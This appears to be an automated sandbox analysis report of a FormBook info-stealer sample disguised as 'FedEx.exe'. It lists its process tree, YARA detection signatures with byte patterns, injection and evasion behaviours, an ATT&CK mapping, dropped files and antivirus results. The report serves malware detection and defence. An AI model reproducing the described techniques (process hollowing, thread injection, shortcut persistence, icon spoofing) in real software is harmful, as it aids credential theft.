ID: 626183
Sample Name: FedEx.com
Cookbook: default.jbs
Time: 17:17:16
Date: 13/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report FedEx.com 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Signatures 4
Dropped Files 4
Memory Dumps 5
Unpacked PEs 5
Sigma Signatures 6
Snort Signatures 6
Joe Sandbox Signatures 6
AV Detection 6
E-Banking Fraud 6
System Summary 6
Hooking and other Techniques for Hiding and Protection 6
Malware Analysis System Evasion 6
HIPS / PFW / Operating System Protection Evasion 6
Stealing of Sensitive Information 7
Remote Access Functionality 7
Mitre Att&ck Matrix 7
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 12
URLs 12
Domains and IPs 12
Contacted Domains 12
Contacted URLs 13
URLs from Memory and Binaries 13
World Map of Contacted IPs 13
Public IPs 14
General Information 14
Warnings 15
Simulations 15
Behavior and APIs 15
Joe Sandbox View / Context 15
IPs 15
Domains 15
ASNs 15
JA3 Fingerprints 15
Dropped Files 15
Created / dropped Files 16
C:\Users\Public\Libraries\Rvsuben.exe 16
C:\Users\Public\Libraries\Rvsuben.exe:Zone.Identifier 16
C:\Users\Public\Libraries\nebusvR.url 16
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\Rvsubentohcvaxlbphydsofhyldatal[2] 17
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\Rvsubentohcvaxlbphydsofhyldatal[1] 17
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\Rvsubentohcvaxlbphydsofhyldatal[2] 17
Static File Info 18
General 18
File Icon 18
Static PE Info 18
General 18
Entrypoint Preview 18
Data Directories 20
Sections 20
Resources 21
Imports 22
Version Infos 22
Possible Origin 23
Network Behavior 23
Network Port Distribution 23
TCP Packets 23
UDP Packets 25
DNS Queries 25

DNS Answers 25
HTTP Request Dependency Graph 26
HTTPS Proxied Packets 26
Statistics 38
Behavior 38
System Behavior 38
Analysis Process: FedEx.exePID: 7084, Parent PID: 5716 38
General 38
File Activities 38
Registry Activities 38
Analysis Process: logagent.exePID: 4356, Parent PID: 7084 38
General 39
File Activities 39
File Read 39
Analysis Process: explorer.exePID: 684, Parent PID: 4356 39
General 39
File Activities 40
Registry Activities 40
Analysis Process: Rvsuben.exePID: 6372, Parent PID: 684 40
General 40
File Activities 40
File Created 40
File Written 41
File Read 42
Analysis Process: Rvsuben.exePID: 7156, Parent PID: 684 42
General 42
File Activities 42
File Created 42
File Written 43
File Read 44
Analysis Process: logagent.exePID: 3676, Parent PID: 6372 44
General 44
File Activities 45
File Read 45
Analysis Process: DpiScaling.exePID: 5892, Parent PID: 7156 45
General 45
File Activities 46
File Read 46
Analysis Process: WWAHost.exePID: 6004, Parent PID: 684 46
General 46
File Activities 47
File Read 47
Analysis Process: cmd.exePID: 1624, Parent PID: 6004 47
General 47
File Activities 47
Analysis Process: autofmt.exePID: 5564, Parent PID: 684 47
General 47
Analysis Process: cmmon32.exePID: 3652, Parent PID: 684 48
General 48
File Activities 48
File Read 48
Analysis Process: conhost.exePID: 6176, Parent PID: 1624 48
General 48
Analysis Process: mstsc.exePID: 6092, Parent PID: 684 48
General 48
File Activities 49
File Read 49
Disassembly 49


Windows Analysis Report

FedEx.com


Overview

General Information

Sample Name:	FedEx.com (renamed file extension from com to exe)
Analysis ID:	626183
MD5:	917aa80e03e09b.
SHA1:	4124f6fa2d81e4f..
SHA256:	57f4cf106379977..
Tags:	exe formbook modiloader xloader
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Icon mismatch, binary includes an i…
- Malicious sample detected (through…
- Multi AV Scanner detection for drop…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Allocates memory in foreign process…
- Injects a PE file into a foreign proce…
- Queues an APC in another process …
- Tries to detect virtualization through…

Classification



Process Tree

- **System is w10x64**
- FedEx.exe (PID: 7084 cmdline: "C:\Users\user\Desktop\FedEx.exe" MD5: 917AA80E03E09B1D2B6619CC62CDBE22)
  - logagent.exe (PID: 4356 cmdline: C:\Windows\System32\logagent.exe MD5: E2036AC444AB4AD91EECC1A80FF7212F)
    - explorer.exe (PID: 684 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - Rvsuben.exe (PID: 6372 cmdline: "C:\Users\Public\Libraries\Rvsuben.exe" MD5: 917AA80E03E09B1D2B6619CC62CDBE22)
        - logagent.exe (PID: 3676 cmdline: C:\Windows\System32\logagent.exe MD5: E2036AC444AB4AD91EECC1A80FF7212F)
      - Rvsuben.exe (PID: 7156 cmdline: "C:\Users\Public\Libraries\Rvsuben.exe" MD5: 917AA80E03E09B1D2B6619CC62CDBE22)
        - DpiScaling.exe (PID: 5892 cmdline: C:\Windows\System32\DpiScaling.exe MD5: 302B1BBDBF4D96BEE99C6B45680CEB5E)
      - WWAHost.exe (PID: 6004 cmdline: C:\Windows\SysWOW64\WWAHost.exe MD5: 370C260333EB3149EF4E49C8F64652A0)
        - cmd.exe (PID: 1624 cmdline: /c del "C:\Windows\SysWOW64\logagent.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6176 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - autofmt.exe (PID: 5564 cmdline: C:\Windows\SysWOW64\autofmt.exe MD5: 7FC345F685C2A58283872D851316ACC4)
      - cmmon32.exe (PID: 3652 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: 2879B30A164B9F7671B5E6B2E9F8DFDA)
      - mstsc.exe (PID: 6092 cmdline: C:\Windows\SysWOW64\mstsc.exe MD5: 2412003BE253A515C620CE4890F3D8F3)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\Libraries\nebusvR.url	Methodology_Shortcut_HotKey	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x57:$hotkey: \x0AHotKey=7 • 0x0:$url_explicit: [InternetShortcut]

Source	Rule	Description	Author	Strings
C:\Users\Public\Libraries\nebusvR.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
0000001F.00000002.662948879.00000000032D0000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000001F.00000002.662948879.00000000032D0000.00000040.80000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000001F.00000002.662948879.00000000032D0000.00000040.80000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18819:$sqlite3step: 68 34 1C 7B E1 • 0x1892c:$sqlite3step: 68 34 1C 7B E1 • 0x18848:$sqlite3text: 68 38 2A 90 C5 • 0x1896d:$sqlite3text: 68 38 2A 90 C5 • 0x1885b:$sqlite3blob: 68 53 D8 7F 8C • 0x18983:$sqlite3blob: 68 53 D8 7F 8C
00000016.00000002.643656925.0000000010410000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000016.00000002.643656925.0000000010410000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 79 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
20.0.logagent.exe.10410000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
20.0.logagent.exe.10410000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
20.0.logagent.exe.10410000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18819:$sqlite3step: 68 34 1C 7B E1 • 0x1892c:$sqlite3step: 68 34 1C 7B E1 • 0x18848:$sqlite3text: 68 38 2A 90 C5 • 0x1896d:$sqlite3text: 68 38 2A 90 C5 • 0x1885b:$sqlite3blob: 68 53 D8 7F 8C • 0x18983:$sqlite3blob: 68 53 D8 7F 8C
8.0.logagent.exe.10410000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
8.0.logagent.exe.10410000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7e08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x81a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15545:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14ff1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15647:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x157bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x8bba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1426c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9932:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bc9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
Click to see the 14 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Yara detected FormBook

Multi AV Scanner detection for dropped file

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook


Remote Access Functionality

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Shared Modules	1 Registry Run Keys / Startup Folder	8 1 1 Process Injection	1 1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	1 DLL Side-Loading	1 Registry Run Keys / Startup Folder	1 Virtualization/Sandbox Evasion	LSASS Memory	2 2 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 DLL Side-Loading	8 1 1 Process Injection	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 Obfuscated Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Software Packing	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 DLL Side-Loading	DCSync	1 2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
FedEx.exe	32%	Virustotal		Browse
FedEx.exe	59%	ReversingLabs	Win32.Trojan.InjectorX	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\Libraries\Rvsuben.exe	32%	Virustotal		Browse
C:\Users\Public\Libraries\Rvsuben.exe	59%	ReversingLabs	Win32.Trojan.InjectorX	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
12.3.Rvsuben.exe.39f6370.345.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.388f8d8.78.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39f5e50.321.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.3897e24.385.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
12.3.Rvsuben.exe.3a0fe80.401.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.38afd50.394.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.3a14008.465.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.38a8008.109.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39f8008.116.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.38b0008.412.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39fc008.533.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.3a179c4.504.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.3a3ae58.567.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39ee75c.181.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.3894708.312.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.3a0c6f8.346.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39f3f4c.282.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39ebfec.165.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39f6208.325.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.38b2a78.445.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.3a177e4.495.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39f3f68.288.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39facf8.474.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39fbf24.520.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.3a2eae4.457.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39ef630.74.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.3a05ab4.264.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.3889914.113.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.3a226b8.336.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39ebfb8.156.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39f7d50.147.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39e8ba8.26.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.3a114e4.417.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.3a46300.318.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.3a04008.256.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39fbf78.524.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39eff28.231.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.3897f88.159.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.38af950.376.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
0.3.FedEx.exe.38b761c.484.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39efd08.226.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39e45d4.29.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39f8008.117.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39e7360.56.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39f7f40.403.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.3a15398.471.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.389e710.122.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39fa6b4.470.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.3a0fe80.401.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.38afea0.407.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.3a179c4.502.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39f6208.329.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.3a1d040.574.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.3890090.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.3a1551c.456.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.388ff6c.234.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.3a3ae0c.562.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.38af200.362.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.38b0008.413.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39f95ec.461.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39ef9e0.80.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39fbbf4.493.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.38ce514.466.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39f6760.133.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39f8270.419.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.38b79c4.502.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.389e4ac.557.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39e7a60.71.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.3a07040.272.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39ec008.167.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.3a18008.538.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.3a07ea0.283.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39f5f48.45.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.3a0fc50.388.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
